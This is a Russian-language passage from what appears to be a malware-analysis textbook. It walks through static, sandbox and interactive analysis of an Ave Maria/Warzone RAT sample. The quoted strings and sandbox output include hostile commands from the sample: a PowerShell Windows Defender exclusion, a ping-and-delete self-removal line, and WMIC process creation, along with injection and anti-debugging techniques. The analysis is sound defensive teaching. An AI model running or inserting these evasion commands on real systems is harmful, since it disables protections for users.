AveMaria 8348b0756633b675ff22ed3b840497f2393e8d9587f8933ac2469d689c16368a

0x162e0:$: A\x00v\x00e\x00_\x00M\x00a\x00r\x00i\x00a\x00 \x00S\x00t\x00e\x00a
\x00l\x00e\x00r\x00 \x00O\x00p\x00e\x00n\x00S\x00o\x00u\x00r\x00c\x00e\x00
0x19340:$: H\x00e\x00y\x00 \x00I\x00'\x00m\x00 \x00A\x00d\x00m\x00i\x00n\x00
0x192b0:$: W\x00M\x00_\x00D\x00I\x00S\x00P\x00
0x19cca:$: W\x00M\x00_\x00D\x00I\x00S\x00P\x00
0x166c4:$: W\x00M\x00_\x00D\x00S\x00P\x00
0x1845a:$: W\x00M\x00_\x00D\x00S\x00P\x00
0x13c50:$: warzone160
```

Похоже, совпадение найдено! Строка, начинающаяся с `AveMaria`, сообщает об успешном совпадении, а следующие строки точно показывают, какие строки правила совпали с содержимым подозрительного файла.

Правила Yara помогают быстро получать ценные сведения о файле и иногда даже определять связанное с ним семейство вредоносных программ. Дополнительные сведения о Yara приведены на странице yara.readthedocs.io.

Теперь рассмотрим, как оценить неизвестный файл по его статическим свойствам.

Анализ статических свойств

Изучая статические свойства неизвестного файла, можно узнать о нём очень многое. Некоторые из этих свойств рассматривались в разделе «Формат файлов PE» на странице 13.

Строки

Строки - последовательности символов в файлах различных типов. Иногда это текст, понятный человеку, а иногда просто последовательность байтов. В любом случае строки могут стать прекрасной отправной точкой при исследовании неизвестного файла. Самый простой способ извлечь строки из файла - воспользоваться консольной утилитой `strings` в Linux. Она сканирует

файл, пытается найти строки двоичных данных и представить их в понятном человеку виде:

```
> strings suspicious.exe
```

Обратите внимание, что по умолчанию команда `strings` выводит только строки ASCII. Строки другого типа - Unicode, или широкие строки, - можно извлечь командой `strings -e l suspicious.exe`. Уже в следующем выводе обнаруживаются интересные сведения:

```
remnux@remnux:/malware$ strings suspicious.exe
--snip--
127.0.0.2
abcdefghijklmnopqrstuvwxyzABCDEFGHIJK...
warzone160
.bss
USER32.DLL
MessageBoxA
Assert
An assertion condition failed
PureCall
--snip--
```

Особенно примечательна ссылка `warzone160`. Быстрый поиск показывает, что она с большой вероятностью связана с семейством RAT Ave Maria, или Warzone, как видно на рисунке 2-5. Это хороший пример включения разведки по открытым источникам (OSINT) в процесс анализа вредоносных программ.




Рисунок 2-5. OSINT-исследование встроенных строк вредоносной программы

При работе именно с исполняемыми файлами очень полезны такие средства PE, как PEStudio. PEStudio не только извлекает из исполняемого файла строки различных форматов, но и упорядочивает и классифицирует их по определённым характеристикам, как показано на рисунке

2-6.

encoding (2)	size (bytes)	file-offset	blacklist (100)	hint (235)	value (1279)
unicode	66	0x000191F0	-	wmi	Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}
ascii	5	0x00013A74	-	utility	start
ascii	8	0x00014D70	-	utility	hostname
ascii	55	0x00016630	-	utility	cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q
ascii	12	0x00016770	-	utility	explorer.exe
ascii	43	0x00016828	-	utility	powershell Add-MpPreference -ExclusionPath
unicode	4	0x00013A88	-	utility	open
unicode	11	0x00014E18	-	utility	POP3 Server
unicode	9	0x00014E30	-	utility	POP3 User
unicode	11	0x00014E44	-	utility	SMTP Server
unicode	13	0x00014E5C	-	utility	POP3 Password
unicode	13	0x00014E78	-	utility	SMTP Password
unicode	11	0x00015CF0	-	utility	svchost.exe
unicode	14	0x00015D08	-	utility	svchost.exe -k
unicode	7	0x000160E4	-	utility	RDPClip
unicode	27	0x000165CC	-	utility	wmic process call create '"

Рисунок 2-6. Классификация строк в PEStudio

PEStudio обнаружила несколько примечательных строк: возможные возможности повышения привилегий (`Elevation:Administrator`), команду командной строки (`cmd.exe`) и ссылки на PowerShell и WMIC, а также упоминания служб SMTP и паролей (`SMTP`, `POP` и так далее). По этим строкам можно предположить, что файл способен повысить свои привилегии от обычного пользователя до администратора, запускать такие средства Windows, как `cmd.exe`, PowerShell и WMIC, а также использовать SMTP для сетевого взаимодействия. Полезные сведения, обнаруженные в строках, могут направлять расследование и давать подсказки о намерениях вредоносного файла.

Ещё два весьма полезных средства анализа строк - FLOSS и StringSifter. FLOSS (github.com) предназначена для выявления и извлечения обфусцированных строк, то есть строк, намеренно скрытых от посторонних глаз. Ниже приведён фрагмент вывода FLOSS для другого подозрительного файла:

```
remnux@remnux:~$ floss unknown.exe
--snip--
FLOSS decoded 29 strings
--snip--
C:\Program Files (x86)\Microsoft\W0rd.exe
taskkill /f /im W0rd.exe
ZwQueryInformationProcess
--snip--
```

В этом случае FLOSS смогла декодировать несколько примечательных обфусцированных строк, в том числе путь к файлу (`C:\Program Files\Office\W0rd.exe`), ссылку на средство командной строки (`taskkill`) и возможное имя функции Windows, которую вредоносная программа импортирует позднее (`ZwQueryInformationProcess`). В главе 16 я рассмотрю способы, которыми вредоносные программы могут обфусцировать данные, а также применение FLOSS для их раскрытия.

StringSifter (github.com) получает вывод другого средства извлечения строк, например уже упомянутых `strings` и FLOSS, а затем ранжирует и сортирует строки по их полезности и значимости для аналитиков вредоносных программ. Далее в книге StringSifter не рассматривается, однако это средство может быть очень полезным для быстрого анализа большого набора строк.

Импорт и экспорт

Как объяснялось в главе 1, импорт - это библиотеки и функции, которые использует исполняемый файл, а экспорт - функции, предоставляемые исполняемым файлом другим функциям или программам. Импорт и экспорт позволяют получить подсказки о назначении исполняемого файла. Например, если файл импортирует такие библиотеки, как `Winhttp.dll`, можно сделать обоснованное предположение, которое всегда следует проверять, что он попытается связаться с удалённым сервером, например сервером управления.

PEStudio также может извлекать импорт и экспорт вредоносной программы и организованно отображать эти сведения, как показано на рисунке 2-7.

functions (204)	blacklist (85)	anonymous (14)	library (13)
BCryptSetProperty	x	-	bcrypt.dll
BCryptGenerateSymmetricKey	x	-	bcrypt.dll
BCryptOpenAlgorithmProvider	x	-	bcrypt.dll
BCryptDecrypt	x	-	bcrypt.dll
TerminateThread	x	-	kernel32.dll
WriteProcessMemory	x	-	kernel32.dll
OpenProcess	x	-	kernel32.dll
VirtualProtectEx	x	-	kernel32.dll
CreateRemoteThread	x	-	kernel32.dll
CreateProcessA	x	-	kernel32.dll
WriteFile	x	-	kernel32.dll

Рисунок 2-7. Список импортируемых функций в PEStudio

Здесь видны различные функции Windows, которые импортирует вредоносная программа и, вероятно, вызовет во время выполнения. Среди особенно интересных - функции `BCrypt*`, которые могут применяться для шифрования или расшифровки данных, `WriteProcessMemory` и `CreateRemoteThread`, способные использоваться при внедрении в процесс, а также `WriteFile`, предназначенная для записи данных в файл. Хотя эти функции не являются окончательным доказательством вредоносности или возможностей файла, они дают дополнительные подсказки для процесса анализа вредоносной программы.

Метаданные и другие сведения

Наконец, подсказки о намерениях файла могут содержаться в его метаданных. PEStudio умеет показывать отметки времени файла, которые могут отражать момент его первоначальной компиляции. Она также отображает сведения о языке программирования, на котором написан файл, различных разделах PE-файла и даже встроенных сертификатах, которыми файл мог быть подписан. Иными словами, с помощью таких средств анализа PE-файлов, как PEStudio, можно собрать огромное количество дополнительных сведений. Однако помните, что авторы вредоносных программ способны изменять и подделывать метаданные, как будет показано далее в книге.

Автоматизированное первичное исследование вредоносных программ в песочницах

После первоначальной оценки подозрительного файла у вас, скорее всего, всё ещё останутся вопросы. Даже если начальный анализ позволил определить семейство образца, может потребоваться быстро выявить его возможности и извлечь ключевые сведения. Хороший вариант - использовать песочницу анализа вредоносных программ, которая способна предоставить множество сведений о назначении, возможностях и поведении образца.

Песочницы анализа вредоносных программ применяются для автоматизации частей процесса анализа, особенно первоначального исследования. Файл, отправленный в автоматизированную песочницу, запускается, то есть выполняется, а его действия в системе тщательно отслеживаются. После анализа автоматизированные песочницы часто создают отчёт о поведении и возможностях файла.

На момент написания книги существует огромное множество песочниц с разными возможностями. Хороших песочниц слишком много, чтобы перечислить все, но в таблице 2-2 приведены те, с которыми я работал и которые считаю достойными упоминания. Многие из них позволяют загружать файлы бесплатно, однако в бесплатных тарифах некоторых сервисов ограничено количество отправляемых файлов либо действуют другие ограничения. Обратите внимание, что первые два пункта списка, CAPE и Cuckoo, не являются коммерческими: проекты придётся скачать с GitHub и развернуть самостоятельно. Кроме того, на момент написания книги Cuckoo больше не поддерживается, но авторы проекта работают над новой версией.

Таблица 2-2. Коммерческие и бесплатные песочницы

Название	**Тип**	**Источник**
CAPE	Бесплатная; открытый исходный код	github.com capev2.readthedocs.io
Cuckoo	Бесплатная; открытый исходный код	github.com
Hatching Triage	Коммерческая; бесплатная отправка файлов	tria.ge
Hybrid Analysis	Коммерческая; бесплатная отправка файлов	hybrid-analysis.com
Intezer	Коммерческая; бесплатная отправка файлов	intezer.com
Joe Sandbox	Коммерческая; бесплатная отправка файлов	joesecurity.org
UnpacMe	Коммерческая; бесплатная отправка файлов	unpac.me
VirusTotal	Коммерческая; бесплатная отправка файлов	virustotal.com
VMRay	Коммерческая	vmray.com

Ссылки из таблицы: github.com · capev2.readthedocs.io · github.com · tria.ge · hybrid-analysis.com · intezer.com · joesecurity.org · unpac.me · virustotal.com · vmray.com

Как и в случае отправки файлов в VirusTotal, всё, что вы загружаете в общедоступную песочницу, сразу становится доступно другим исследователям и всему миру. Приложите все усилия, чтобы убедиться, что отправляемый файл не содержит конфиденциальных личных или деловых сведений, и подумайте, как публикация образца повлияет на расследование.

На рисунке 2-8 показан результат отправки нашего вредоносного файла в экземпляр песочницы Cuckoo.




Рисунок 2-8. Сводка о вредоносной программе в песочнице Cuckoo

На этой странице сводки Cuckoo содержится немало полезной информации: основные сведения о файле, включая тип, размер и хеши, оценка обнаружения - «10 из 10!» - и даже сигнатуры Yara. По-видимому, механизм Yara песочницы Cuckoo определяет образец как возможный Gh0st либо Ave Maria / Warzone. Для сравнения: Joe Sandbox сообщает, что образец относится к Ave Maria, как показано на рисунке 2-9.




Рисунок 2-9. Обзор вредоносной программы в Joe Sandbox

Даже одно знание о вероятной связи вредоносной программы с Ave Maria уже полезно. Этот пример также показывает, что запуск образца более чем в одной песочнице никогда не бывает лишним. Разные песочницы иногда дают разные результаты, из которых складывается более полная картина вредоносной программы. Исследуем образец в Joe Sandbox немного глубже. Дерево процессов вредоносной программы, показанное на рисунке 2-10, - один из основных источников сведений при анализе образцов в песочнице.




Рисунок 2-10. Дерево процессов вредоносной программы в Joe Sandbox

В дереве показан процесс исходного исполняемого файла вредоносной программы (`cY7cusWGCA.exe`), а также все порождённые дочерние процессы, что позволяет понять некоторые возможности и модели поведения программы. Особенно примечательно, что процесс PowerShell выполняет команду `Add-MpPreference -ExclusionPath C:\`. Эта команда добавляет вредоносную программу в список исключений Windows Defender, фактически обходя средства защиты от вредоносных программ.

Кроме того, раздел **Anti Debugging** в Joe Sandbox, показанный на рисунке 2-11, демонстрирует некоторые методы, которые образец может использовать для обнаружения отладчиков и защиты от них.

Anti Debugging

Contains functionality to dynamically determine API calls	
Source: C:\Users\user\Desktop\cY7cusWGCA.exe	Code function: 0_2_0018FA42 LoadLibraryA,GetProcAddress,

Contains functionality which may be used to detect a debugger (GetProcessHeap)	
Source: C:\Users\user\Desktop\cY7cusWGCA.exe	Code function: 0_2_00181085 GetProcessHeap,RtlAllocateHeap,

Enables debug privileges	
Source: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	Process token adjusted: Debug

Contains functionality to read the PEB	
Source: C:\Users\user\Desktop\cY7cusWGCA.exe	Code function: 0_2_0019094E mov eax, dword ptr fs:[00000030h]
Source: C:\Users\user\Desktop\cY7cusWGCA.exe	Code function: 0_2_00190619 mov eax, dword ptr fs:[00000030h]
Source: C:\Users\user\Desktop\cY7cusWGCA.exe	Code function: 0_2_00190620 mov eax, dword ptr fs:[00000030h]

Рисунок 2-11. Методы противодействия отладке вредоносной программы в Joe Sandbox

По всей видимости, образец может обнаруживать отладчики с помощью таких методов, как динамическая загрузка библиотек, ручное чтение PEB и вызов `GetProcessHeap`.

Также видно, что Joe Sandbox обнаружила применение нескольких возможных методов обхода узловых средств защиты, например внедрения в процесс и добавления исключений Windows Defender; см. рисунок 2-12.

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions
Allocates memory in foreign processes
Creates a thread in another existing process (thread injection)
Adds a directory exclusion to Windows Defender
Contains functionality to inject threads in other processes
Contains functionality to enumerate process and check for explorer.exe or svchost.exe (often used for thread injection)
Contains functionality to add an ACL to a security descriptor
Contains functionality to create a new security descriptor

Рисунок 2-12. Методы обхода средств защиты, выявленные Joe Sandbox

Противодействие отладке и обход средств защиты будут подробнее рассмотрены соответственно в главе 10 и части IV.

> **Примечание.** Использование песочниц всегда является разумным первым шагом для выявления и обнаружения применяемых вредоносной программой методов уклонения, чтобы позднее при необходимости их обойти. Однако помните, что результаты песочницы могут оказаться неубедительными или даже ошибочными. Всегда исследуйте их вручную, чтобы подтвердить выводы.

Наконец, песочницы прекрасно подходят для быстрого извлечения из образцов вредоносных программ индикаторов компрометации (IOC). IOC могут быть сетевыми артефактами, например взаимодействием с определённым доменом или IP-адресом либо особым заголовком HTTP, или артефактами узла, например конкретным именем файла, изменением раздела реестра или выполнением подозрительной команды. Позднее их можно использовать для обнаружения этой вредоносной программы и предотвращения заражения других узлов. Дополнительные сведения о том, что является и не является IOC, приведены по адресу crowdstrike.com.

Среда Joe Sandbox смогла извлечь из образца IP-адрес сервера управления, как показано на рисунке 2-13.



Рисунок 2-13. Конфигурация вредоносной программы, извлечённая Joe Sandbox

Проанализировав образец в нескольких песочницах, мы получили довольно хорошую оценку многих его возможностей и моделей поведения. Вероятно, это вариант Ave Maria, способный взаимодействовать с управляющим адресом, а значит, скорее всего, загружать дополнительную полезную нагрузку, обнаруживать такие средства анализа, как отладчики, и обходить узловые средства защиты посредством внедрения в процессы и методов обхода защиты от вредоносных программ. В зависимости от целей анализа в рамках этого расследования таких сведений может быть достаточно. Однако для детального понимания образца нужно погрузиться глубже.

Интерактивный поведенческий анализ

Результаты песочницы могут предоставить большую часть сведений, необходимых аналитику для определения намерений, назначения и возможных последствий применения вредоносной программы, однако некоторые ключевые вопросы, скорее всего, останутся без ответа. Многие песочницы рассчитаны на быстрый поверхностный анализ и первоначальную оценку и иногда не содержат подробных сведений, которые могут потребоваться во время расследования. Кроме того, песочницу трудно модифицировать на ходу, приспосабливая среду к работающей вредоносной программе, поэтому результаты могут быть неполными, особенно если программа применяет сложные методы обнаружения и обхода песочниц.

Интерактивный поведенческий анализ - звучное название ручного запуска вредоносной программы и наблюдения за ней в контролируемой среде вместо того, чтобы полагаться исключительно на полностью автоматизированный запуск в такой песочнице, как Cuckoo. Это гораздо более ручной и,

как следует из названия, интерактивный процесс, предоставляющий больше свободы. Обычно такой анализ проводится в VM.

Одна из основных причин применять интерактивный поведенческий анализ состоит в том, что при использовании образцом методов обнаружения песочницы можно попытаться сорвать их работу, имитируя настоящего пользователя или иным способом предоставляя вредоносной программе то, что она ищет. Например, программа может искать определённый файл в системе жертвы. Поскольку интерактивная среда полностью находится под нашим контролем, мы можем предоставить этот файл и позволить программе продолжить выполнение. Полностью автоматизированные песочницы в подобных ситуациях часто терпят неудачу.

Все рассматриваемые далее инструменты доступны бесплатно. Если вы хотите повторять действия, загрузите и установите в среде VM следующие средства:

• Procmon (learn.microsoft.com);
• Process Hacker (processhacker.sourceforge.io);
• Fiddler (telerik.com);
• Wireshark (wireshark.org).

> **Примечание.** В этом примере анализа мы будем работать с образцом вредоносной программы, который можно найти в VirusTotal или MalShare по следующему хешу:
>
> `SHA256: 9bbc55f519b5c2bd5f57c0e081a60d079b44243841bf0bc76eadf50a902aaa61`

Наблюдение за поведением вредоносной программы

Значительная часть интерактивного поведенческого анализа заключается в наблюдении за поведением, или действиями, вредоносной программы на узле жертвы. Популярным средством для этой задачи является Process Monitor (Procmon), входящий в комплект Sysinternals. Procmon может собирать множество подробных сведений о действиях вредоносной программы на узле: порождении процессов, чтении и записи файлов и реестра, попытках подключения к сети. На рисунке 2-14 показано дерево процессов подозрительного файла Microsoft Word в Procmon.




Рисунок 2-14. Анализ дерева процессов образца вредоносной программы в Procmon

Видно, что `WINWORD.EXE`, то есть Microsoft Word, порождает подозрительный процесс `rundll32.exe` - такой результат всегда заслуживает дальнейшего исследования. Дерево процессов также позволяет анализировать связи между родительскими и дочерними процессами и выявлять механизмы внедрения кода. Внедрение кода будет рассмотрено в главе 12.

Изучив раздел **Files** программы Procmon, можно увидеть, что файл создаёт несколько дополнительных подозрительных файлов; см. рисунок 2-15.



Рисунок 2-15. Просмотр подозрительных операций записи файлов в Procmon

Главное, на что следует обратить внимание, - операции `WriteFile` и следующие за ними пути записи файлов. Эти два файла, `diplo.ioe` и `flex.xz`, необходимо дополнительно исследовать во время анализа.

Аналогичным образом на рисунке 2-16 показана вкладка **Registry** в Procmon.




Рисунок 2-16. Просмотр запросов к реестру в Procmon

Показанный здесь процесс `rundll32.exe` выполняет операцию `RegQueryValue`, то есть читает несколько значений реестра на узле. Все особенно интересующие его разделы реестра, судя по всему, связаны с доменом, именем узла и сведениями о сетевых адаптерах. Операции чтения реестра не обязательно вредоносны: для нормальной работы всем приложениям Windows приходится читать различные кусты реестра. Но иногда они подсказывают, чего пытается добиться вредоносная программа. Как будет неоднократно показано в этой книге, целевая и уклоняющаяся вредоносная программа может перечислять содержимое реестра и файловой системы в поисках определённого значения или шаблона, например конкретного имени узла или пути к файлу.

Procmon всегда является хорошим первым шагом интерактивного поведенческого анализа. Обнаруженные в ней подозрительные действия помогают определить дальнейшее направление расследования. Например, если вредоносная программа записывает данные в странный файл или читает подозрительный раздел реестра, частью интерактивного анализа становится немедленное исследование этих путей.

Ещё одно средство интерактивного анализа - Process Hacker. Вместе с похожими средствами, например Process Explorer, его можно использовать для изучения дерева процессов, исследования памяти процесса вредоносной программы и многого другого. Особенно полезно исследование памяти: щёлкните целевой процесс правой кнопкой мыши, выберите **Properties**, затем вкладку **Memory**. В памяти можно даже искать определённые шаблоны строк. Как видно на рисунке 2-17, хорошей отправной точкой всегда служит поиск `http`.




Рисунок 2-17. Поиск шаблона строки в памяти процесса с помощью Process Hacker

